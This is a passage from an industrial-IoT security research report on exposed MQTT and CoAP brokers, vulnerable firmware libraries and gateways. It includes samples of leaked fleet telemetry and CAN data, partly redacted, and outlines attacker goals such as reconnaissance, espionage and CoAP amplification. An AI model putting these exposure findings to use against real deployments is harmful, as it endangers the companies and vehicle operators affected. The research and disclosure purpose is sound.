


Figure 42. Breakdown of field protocols appearing in the leaked records

In the figure above, the highlighted protocol names are mainly used for industrial applications. Modbus was developed by Modicon (now Schneider Electric) for PLC communication. J1939 is used for marine propulsion, power generation, and industrial pumping, and by diesel engine manufacturers. For this reason, J1939 is considered “the CAN bus for heavy-duty trucks.” RS485 is heavily used for industrial applications, and interestingly, it’s more frequently found in our data than RS232, which is instead used mainly for non-industrial applications. Profinet is another very popular protocol for industrial applications: For example, by inspecting leaked Profinet messages, we found that someone was deploying an industrial robot of one of the top 10 robot manufacturers in the world.

Details of the protocols aside, the breakdown shows the presence of industry-specific field protocols in exposed MQTT and CoAP messages.

4.2 Industrial Routers and Protocol Gateways

In 2017, we surveyed the market for industrial router and gateway vendors[50] and compiled a list of 12 brands. According to publicly available information, most of these brands currently support MQTT (eWON,[51] Moxa,[52] Eurotech,[53] Digi,[54] NetModule,[55] Sierra Wireless,[56] InHand,[57] Advantech[58]), and some of them have already included CoAP in their products and solutions (Digi,[59] Sierra Wireless,[60] Advantech[61]). Notably, Eurotech and IBM are the originators of MQTT.

In our white paper on industrial robot security,[62] we’ve already highlighted the crucial role that these devices play in keeping the smart factory secure. Unfortunately, the picture that we’ve drawn isn’t very reassuring because of both unsecure deployment (e.g., without authentication), and more importantly, software vulnerabilities.

Security Angle

From a security viewpoint, the problem of software vulnerabilities in embedded devices’ firmware is only *conceptually* simple. In reality, however, it’s hard to tackle because of the strict downtime requirements typical of industrial and enterprise environments — regardless of how quickly the vendor’s updates are shipped.

[50] Federico Maggi. (3 May 2017). *TrendLabs Security Intelligence Blog.* “Compromising Industrial Robots: The Fallacy of Industrial Routers in the Industry 4.0 Ecosystem.” Last accessed on 28 July 2018 at https://blog.trendmicro.com/trendlabs-security-intelligence/compromising-industrial-robots/.

[51] Diego Fernandez. (14 February 2018). *eWON.* “eWON Flexy supports MQTT for data acquisition.” Last accessed on 3 August 2018 at https://ewon.biz/about-us/news/2018/02/14/ewon-flexy-supports-mqtt-for-data-acquisition.

[52] Moxa. (2018). *Moxa.* “Make Your OT, IT, IIoT Protocol Interoperability Easier for Industry 4.0.” Last accessed on 3 August 2018 at https://www.moxa.com/Event/integrated-solutions/smart-factory/industry-4.0/protocol-interoperability.htm.

[53] Eurotech. (2018). *Eurotech’s Everyware Cloud.* “PART 3. CONNECTING DEVICES TO THE EVERYWARE CLOUD Introducing MQTT.” Last accessed on 3 August 2018 at http://everywarecloud.eurotech.com/doc/ecdevguide/latest/3.01-MQTT-Intro.asp.

[54] Digi International Inc. (2018). *Digi.* “Get started with MQTT.” Last accessed on 3 August 2018 at https://www.digi.com/resources/documentation/Digidocs/90001541/concepts/c_mqtt.htm.

[55] Moritz Rosenthal. (20 March 2018). *NetModule.* “Release Note NRSW 4.1.2.1.” Last accessed on 3 August 2018 at http://share.netmodule.com/public/system-software/testing/4.1/4.1.2.1/NB_Release_Note_4.1.2.1.pdf.

[56] Sierra Wireless. (2015). *Sierra Wireless.* “How to use the MQTT Connector.” Last accessed on 3 August 2018 at https://source.sierrawireless.com/airvantage/av/howto/cloud/mqtt_howto/.

[57] InHand Networks. (2018). *InHand Networks.* “Industrial Robots Remote Monitoring.” Last accessed on 3 August 2018 at https://www.inhandnetworks.com/solutions/industrial-robot-remote-monitoring.html.

[58] Advantech. (2016). *Advantech*. “Advantech Devices Now Support the MQTT Protocol.” Last accessed on 3 August 2018 at http://select.advantech.com/wise-iot-sensing-devices/devices-mqtt/.

[59] Digi International Inc. (2018). *Digi.* “Get started with CoAP.” Last accessed on 3 August 2018 at https://www.digi.com/resources/documentation/Digidocs/90001541/concepts/c_coap_get_started.htm.

[60] Sierra Wireless. (31 January 2017). *Sierra Wireless.* “WP8548 and WP750x Release 12 Customer Release Notes.” Last accessed on 3 August 2018 at https://www.sierrawireless.com/-/media/support_downloads/legato/wpx5xx/release%2013.1/wp8548_wp750x_release13.1_crn.pdf?la=en.


[61] Advantech. (23 August 2017). *Advantech.* “WISE-1540.” Last accessed on 3 August 2018 at http://advdownload.advantech.com/productfile/PIS/WISE-1540/Product - Datasheet/WISE-1540_DS(08.23.17)20170907161742.pdf.

[62] Federico Maggi, Davide Quarta, Marcello Pogliani, Mario Polino, Andrea M. Zanchettin, and Stefano Zanero. (3 May 2017). *Trend Micro and Politecnico di Milano.* “Rogue Robots: Testing the Limits of an Industrial Robot’s Security.” Last accessed on 28 July 2018 at https://documents.trendmicro.com/assets/wp/wp-industrial-robot-security.pdf.

4.2.1 Findings: CAN-MQTT and J1939-MQTT Protocol Gateways


Companies offering logistics services have to keep track of and manage the status of their fleet. So-called fleet management systems usually include a device equipped with a global positioning system (GPS) and a modem, attached to the vehicle via onboard diagnostics (ODB) or a J1939 port. These aftermarket devices gather a myriad of data, including consumed fuel, acceleration, overall driving "style," and of course, coordinates — in real time. With this data, the fleet management software can provide useful analytics and insights to optimize the use of the fleet and minimize costs.

Clearly, this data is also sensitive for the business because it reveals the precise position of the vehicles. By searching our MQTT and CoAP data, we found records that confirmed that this data could fall into the wrong hands. For example, we found over 37,000 records of vehicles in various locations around the world.



```
{"datasourceName":"e73ce32e-8b56-4958-be39-e8431b5f047e","parameters":[{"name":"Speed","dataType":"DOUBLE","value":0,"time":1521862874476,"uni
t":"kilometer per hour"},{"name":"Distance Travelled","dataType":"FLOAT","value":"NaN","time":1521862874476,"unit":"metre"},{"name":"Vehicle Move
ment Status","dataType":"STRING","value":"N/A","time":1521862874476,"unit":"unitless"},{"name":"GSM Signal","dataType":"INTEGER","value":3,"tim
e":1521862874476,"unit":"unitless"},{"name":"Direction","dataType":"STRING","value":"N","time":1521862874476,"unit":"unitless"},{"name":"Motion S
tatus","dataType":"STRING","value":"Off","time":1521862874476,"unit":"unitless"},{"name":"Engine Status","dataType":"STRING","value":"OFF","tim
e":1521862874476,"unit":"unitless"},{"name":"Battery Bank Voltage","dataType":"FLOAT","value":24.75,"time":1521862874476,"unit":"volt"},{"nam
e":"Device Battery","dataType":"FLOAT","value":10.75,"time":1521862874476,"unit":"volt"},{"name":"Angle","dataType":"FLOAT","value":0,"time":1521
862874476,"unit":"steradian"},{"name":"Operator Presence","dataType":"STRING","value":"N/A","time":1521862874476,"unit":"unitless"},{"name":"Moto
r Overheat Status","dataType":"STRING","value":"N/A","time":1521862874476,"unit":"unitless"},{"name":"Accelerator Angular Position","dataType":"D
OUBLE","value":"NaN","time":1521862874476,"unit":"unitless"},{"name":"Altitude","dataType":"DOUBLE","value":43.0,"time":1521862874476,"unit":"kil
ometer"},{"name":"Steering Status","dataType":"STRING","value":"N/A","time":1521862874476,"unit":"unitless"},{"name":"Visible Satellites","dataTy
pe":"INTEGER","value":11,"time":1521862874476,"unit":"unitless"},{"name":"Machine Error Status","dataType":"STRING","value":"N/A","time":15218628
74476,"unit":"unitless"},{"name":"Location","dataType":"GEOPOINT","value":{"latitude":[redacted],"longitude":[redacted] "time":1521862874476,"uni
t":"unitless"},{"name":"Steering Angular Position","dataType":"DOUBLE","value":"NaN","time":1521862874476,"unit":"unitless"},{"name":"Lift Overre
ach Status","dataType":"STRING","value":"N/A","time":1521862874476,"unit":"unitless"}],"messageType":"MESSAGE","statusMessage":null,"status":nul
l,"receivedTime":null,"time":null,"assetName":"F381-[redacted]","domain":"[redacted] com"}
```

Figure 43. Example of exposed positioning records (feed of logistics, fleet management data). Notice the abundance of data regarding the status of the vehicle.



```
{"canData":"[redacted]0301410000000000B00F408F40301005001A60F27480018F407F4020502D20000000018F411F4010203013A39000018F410F4010C01010E670E5
C18FF1311000000001FA40493","gpsModel":{"bbExtInfo":"00000000;00040003;0;0;;;;;;0400;16010100;;00000081;;02&0;;;;;;;","bbLocType":"2","currMil
e":"16010100","derivePos":"90","height":"35","isValidGps":"1","lat":"[redacted] 197744","longit":"[redacted].034153","mileCount":"0","moniStts0":20418,"moniStts
1":18752,"reportTime":"2018-03-24 12:10:45","satlCount":7,"signalLevel":16,"speed":"26","status":"00010000100000000000000","validGps":true,"vali
dLngLat":true,"vehicleCode":"14549832314"},"serverTime":"2018-03-24 12:11:38","tmnKey":"14549832314","vender":"kdqc"}
```

Figure 44. Raw Controller Area Network (CAN) frame data from the in-vehicle network leaked via an open MQTT broker. We found about 360,000 instances of these records.

As shown in the figure above, in some cases, the exposed data included the raw CAN frame data from the in-vehicle network. In 2017, we showed the security risks of a stealthy attack that exploited a design issue in the CAN protocol,[63] by demonstrating how an attacker with CAN-level access to a vehicle could selectively and "silently" disable individual subsystems (e.g., park assist).

4.3 Firmware, SDKs, and Real-Time OSs

While in general-purpose computing the software development kit (SDK) is decoupled from the underlying operating system (OS), in IoT, resources are limited for the microcontrollers that run the software. For this reason, in IoT nodes there is no such thing as "applications" or "user-level software," but there is just *one* software layer. Programmers write software using an SDK, compile it, and load it as a single binary file onto the node. Such software will take care of everything, from boot to execution of the given high-level task (e.g., connecting to an MQTT broker or sending data to a CoAP server). It's much like having a miniaturized, single-purpose OS running on the node, over which the programmer has control at development time.

[63] Andrea Palanca, Eric Evenchick, Federico Maggi, and Stefano Zanero. (16 August 2017). *TrendLabs Security Intelligence Blog.* "The Crisis of Connected Cars: When Vulnerabilities Affect the CAN Standard." Last accessed on 28 July 2018 at https://blog.trendmicro.com/trendlabs-security-intelligence/connected-car-hack/.

For these reasons, IoT and IIoT technology companies have been focusing on providing SDKs to their customers, as part of their solutions. Most of the time, the SDKs themselves are open-source, and the community can contribute to them.

The most popular SDKs offer support for MQTT and CoAP, either natively or through third-party libraries. For example, Amazon FreeRTOS[64] (used by the likes of Schlage, Hive, Honeywell, and NASA) is the core of AWS IoT's solution[65] and is heavily based on MQTT. ARM Mbed OS[66] also includes client support for both MQTT and CoAP. Arduino, probably the most popular IoT hardware prototyping platform, has numerous MQTT and CoAP libraries, with Nick O'Leary's pubsubclient library[67] being the most popular. Interestingly, Arduino is used in industrial automation, thanks to satellite projects that provide so-called "shields"[68] (i.e., adapters) that connect to industrial equipment via field protocols and buses.

4.3.1 Findings: Vulnerable MQTT Firmware Library

In Section 3, we describe how a vulnerability on this library can impact the operation of industrial equipment. Given that Arduino SDKs are compatible with several target boards, our finding applies beyond the actual Arduino board and affects any firmware that embeds the library. MongoosOS[69] is another SDK that embeds MQTT: It powers the firmware of over 100 commercial products, with over 150,000 devices in the world. Other less popular software stacks such as NodeMCU[70] and Particle[71] also support MQTT, and CoAP can be embedded via embeddable libraries (e.g., microcoap[72]).

The vulnerability that we found is conceptually simple. There was a fix for this vulnerability,[73] but the developers couldn't agree[74] on the best way to implement it. As a result, the library remained vulnerable for quite some time, until we reached out to the developer, who has since provided a fix.[75]

[64] Amazon. (2018). *Amazon Web Services, Inc.* "Amazon FreeRTOS." Last accessed on 3 August 2018 at https://aws.amazon.com/freertos/.

[65] Amazon. (2018). *Amazon Web Services, Inc.* "What is AWS IoT Core?" Last accessed on 3 August 2018 at https://aws.amazon.com/iot-core/.

[66] Mbed. (16 January 2018). *Arm Mbed.* "MQTT." Last accessed on 3 August 2018 at https://os.mbed.com/teams/mqtt/.

[67] Nick O'Leary. (2018). *GitHub, Inc.* "Arduino Client for MQTT." Last accessed on 28 July 2018 at https://github.com/knolleary/pubsubclient.

[68] Industrial Shields. (2018). *Industrial Shields.* "Automate your application based on open source." Last accessed on 3 August 2018 at https://www.industrialshields.com/.

[69] Mongoose OS. *Mongoose OS.* "Mongoose OS - IoT Firmware Development Framework." Last accessed on 3 August 2018 at https://mongoose-os.com/.

[70] NodeMcu. (2018). *NodeMcu.* "NodeMcu." Last accessed on 3 August 2018 at http://nodemcu.com/.

[71] Particle. (2018). *Particle.* "Meet The Only All-In-One Iot Platform On The Market." Last accessed on 3 August 2018 at https://www.particle.io/.

[72] GitHub. (2018). *GitHub, Inc.* "1248/microcoap." Last accessed on 3 August 2018 at https://github.com/1248/microcoap.


[73] Newman101. (28 April 2016). *GitHub, Inc.* "Fix Issue #156 #158." Last accessed on 02 August 2018 at https://github.com/knolleary/pubsubclient/pull/158.

[74] Edwin Oetelaar. (11 May 2016). *GitHub, Inc.* "Fix Issue #156 #158." Last accessed on 2 August 2018 at https://github.com/knolleary/pubsubclient/pull/158#issuecomment-218234667.

[75] Nick O'Leary. *GitHub, Inc.* "Fix remaining length protection." Last accessed on 22 November 2018 at https://github.com/knolleary/pubsubclient/commit/4daba0ae5c11cca4da2fd98a1ba4fe0b490a4a86.

4.4 IoT and IIoT Development Tools

Node-RED is a visual programming tool that significantly lowers the barrier for developing complex IoT and IIoT workflows. In Node-RED, IoT nodes are abstracted as “blocks” and their interactions as “wires.” Thus, connecting an MQTT or CoAP client to their broker or server is as simple as dragging a line between two blocks.



node-red-contrib-mqtt-broker 0.2.4

MQTT Broker server on Node-RED

```
npm install node-red-contrib-mqtt-broker
```

MQTT Broker server on Node-RED

Because this MQTT broker is implemented by Node.js, you can use MQTT-in and MQTT-out nodes without MQTT environment like Mosquitto.

Figure 45. MQTT support in Node-RED contributes to accelerating further adoption of both protocols. CoAP is also supported.[76]

Given these characteristics, it acts as an accelerator for industry IoT system integration because it allows engineers and designers to focus on the problem rather than on the low-level implementation details.

Security Angle

MQTT and CoAP are both supported by Node-RED via third-party extensions. Obviously, there is a trade-off between abstraction and security. The more we abstract, the more we hide details of the problem, and the more the security of the overall system will depend on the third-party extensions. By way of an analogy, the flourishing WordPress plugin “marketplace” is known to be the cause of several, serious vulnerabilities that would simply not exist if WordPress had added support for certain requested functionalities, rather than leaving it up to the community without any vetting procedure. Here, with Node-RED, we see a similar precondition: a platform with a very high potential, already widely adopted and endorsed by large IoT and IIoT players (e.g., IBM, Amazon, Microsoft), and an active community around it that quickly provides support for new functionalities and blocks — MQTT and CoAP are just two of them. The issue could be deeper: For example, during our research, we found that the NodeJS library imported by Node-RED’s third-party MQTT extension[77] was affected by a DoS vulnerability that would allow an unauthenticated attacker to keep the resulting MQTT broker persistently offline.

[76] Jochen Scheib. (2018). *Node-RED.* “node-red-contrib-mqtt-broker 0.2.4.” Last accessed on 2 August 2018 at https://flows.nodered.org/node/node-red-contrib-mqtt-broker.

[77] Ibid.

05 Impact

IIoT solutions, and by extension, M2M technology, are found in a variety of sectors including, but not limited to, avionics and aerospace, defense, building automation, marine, transportation, agriculture, food supply, and healthcare. From a security and privacy standpoint, **attacks against IIoT environments have high impact** because of the critical assets at play in these sectors.

Putting all of our findings together, we now take a step back and look at the grand scheme of things to understand how this technology can be abused now and in the future. The diagram below provides an overview of our vision.




Figure 46. Our findings in the context of an attackers’ goals

IIoT deployments are more attractive than IoT deployments, even though there isn’t any strong technical difference between the two. As the figure below shows, in both settings, there are **physical objects with computing and networking capabilities**, which can interact with the physical world. The only technical difference is that, in industrial settings, so-called protocol gateways (e.g., from MQTT to Modbus and vice versa) are frequently found, as opposed to simple IoT deployments.




Figure 47. Abstract IIoT scenario with sensors producing data, actuators receiving commands, and control software, operators, and other roles

The fundamental difference is the **scale** of the problem: An IIoT ecosystem is responsible for running factories, large buildings, and even cities, whereas a simple IoT ecosystem is, in the best case, responsible for running a house, or supporting consumers by gathering fitness data and providing dietary or health recommendations. An IIoT system is thus by several orders of magnitude more complex, expensive, and extensive than an IoT system, mainly because of the mission-critical requirements, which call for high availability, speed, and quality.

To better understand the **impact of our findings in the real world** and in the future threat landscape, we consider the context of two use cases: smart factories and smart cities.

We consider an attacker with the following goals:

- **Target reconnaissance.** Given the numerous unsecure deployments leaking sensitive data, including technical details, names, phone numbers, credentials, and network configuration details of several endpoints, an attacker can use it to prepare a targeted attack.

- **Industrial espionage.** Within our research, we found records about critical industry sectors, including manufacturing, healthcare, public administration, building automation, transportation, and agriculture. Within the context of the two following use cases, this data can be used for a competitive advantage over a company, city, or nation-state.

- **Targeted attacks.** The vulnerabilities that we discovered, paired with the high degree of exposure, facilitate the job of a motivated attacker looking to launch a targeted attack. In particular, we consider an attacker who wants to implement advanced malware that exploits our findings to infect and spread in an industrial environment. A recent academic report has demonstrated the theoretical feasibility of a botnet based on MQTT.[78]

- **Lateral movement.** By abusing CoAP nodes, an attacker can take advantage of UDP's susceptibility to spoofing, together with the fact that CoAP responses can have "arbitrarily" large sizes to implement amplification attacks, either as a lateral movement action within the target or against another target.

[78] Daniele Antonioli, Giuseppe Bernieri, and Nils Ole Tippenhauer. (1 February 2018). *Cornell University Library.* "Taking Control: Design and Implementation of Botnets for Cyber-Physical Attacks with CPSBot." Last accessed on 28 July 2018 at https://arxiv.org/pdf/1802.00152.pdf.

5.1 Example Case Study: Smart Factories




Figure 48. A smart factory with industrial robots at work

When talking about industrial manufacturing and automation, it's practically impossible not to mention operational technology (OT), which indicates all the technologies — excluding information technology (IT) — that run a factory. OT comprises legacy systems such as programmable logic controllers (PLCs), which automate the machines of a production plant and keep the manufacturing process running "by itself."




Figure 49. Prototype, small-scale production line that Trend Micro built for explaining and demonstrating security risks to its customers

With the advent of IP-based networks, IT and OT have started to bridge, and to some extent, when speaking of IIoT, we refer to the convergence of these two worlds. Thanks to such integration, once a production line is set up, it can be controlled and monitored locally and remotely by a computer (e.g., by a product designer or field operator), rather than remaining isolated within the scope of the (legacy) OT system.


